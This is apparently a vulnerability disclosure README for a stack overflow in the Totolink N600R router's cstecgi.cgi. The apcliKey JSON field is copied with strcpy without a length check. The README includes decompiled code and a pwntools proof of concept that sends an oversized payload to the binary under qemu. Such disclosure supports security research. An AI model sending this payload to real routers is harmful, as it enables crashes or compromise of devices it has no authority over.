main IoT-vuln / Totolink / 6.setWiFiRepeaterConfig /

d1tto add n600r … on Apr 15 History

..

img	8 months ago
readme.md	8 months ago

readme.md

Overview


- The device's official website: http://www.totolink.cn/home/menu/newstpl.html?menu_newstpl=products&id=2
- Firmware download website: http://www.totolink.cn/home/menu/detail.html?menu_listtpl=download&id=2&ids=36

Affected version


V4.3.0cu.7647_B20210106

Vulnerability details

The vulnerability exists in the router's WEB component. `/web_cste/cgi-bin/cstecgi.cgi` `FUN_0041bac4` (at address 0x041bac4) gets the JSON parameter `apcliKey` , but without checking its length, copies it directly to local variables in the stack, causing stack overflow:



```
  local_1b0 = 0;
  local_1ac = 0;
  local_1a8 = 0;
  local_1a4 = 0;
  local_1a0 = 0;
  local_19c = 0;
  local_198 = 0;
  local_194 = 0;
  local_190 = 0;
  local_18c = 0;
  uVar2 = websGetVar(param_1,"apcliSsid","");
  uVar3 = websGetVar(param_1,"apcliBssid","");
  __s1 = (char *)websGetVar(param_1,"apcliAuthMode","");
  __s1_00 = (char *)websGetVar(param_1,"apcliEncrypType","");
  __s = (char *)websGetVar(param_1,"apcliKey","");
  pcVar4 = (char *)websGetVar(param_1,"apcliChannel","0");
  local_184 = atoi(pcVar4);
  pcVar4 = (char *)websGetVar(param_1,"apcliKeyFormat","0");
  local_180 = atoi(pcVar4);
  pcVar4 = (char *)websGetVar(param_1,"operationMode","1");
  local_17c = atoi(pcVar4);
  pcVar4 = (char *)websGetVar(param_1,"wifiIdx","0");
  local_178 = atoi(pcVar4);
  sprintf((char *)&local_1b0,"wlan%d",local_178);
  sprintf((char *)&local_1a8,"wlan%d-vxd",local_178);
  sprintf((char *)&local_198,"wlan%d-vxd",1 - local_178);
  SetWlan_idx(&local_1b0);
```



```
      local_74 = 1;
      iVar5 = strncmp(__s1_00,(char *)&DAT_0042c9b8,5);
      local_68 = (uint)(iVar5 != 0);
      if (local_180 == 1) {
        if (sVar6 == 10) {
          local_70 = 1;
        }
        else {
          if (sVar6 == 0x1a) {
            local_70 = 2;
          }
        }
        string_to_hex(__s,&local_64);
      }
      else {
        if (sVar6 == 5) {
          local_70 = 1;
        }
        else {
          if (sVar6 == 0xd) {
            local_70 = 2;
          }
        }
        strcpy((char *)&local_64,__s);
      }
```

POC

```python
from pwn import *
import json

data = {
    "topicurl": "setting/setWiFiRepeaterConfig",
    "operationMode": "2",
    "apcliAuthMode": "WEP",
    "apcliKeyFormat": "0",
    "apcliKey": 'A'*0x200,
    "ipAddress": "192.168.2.1"
}

data = json.dumps(data)
print(data)

argv = [
    "qemu-mips-static",
    "-g", "1234",
    "-L", "./lib",
    "-E", "LD_PRELOAD=./hook.so",
    "-E", "CONTENT_LENGTH={}".format(len(data)),
    "-E", "REMOTE_ADDR=192.168.2.1",
    "./cstecgi.cgi"
]

a = process(argv=argv)

a.sendline(data.encode())

a.interactive()
```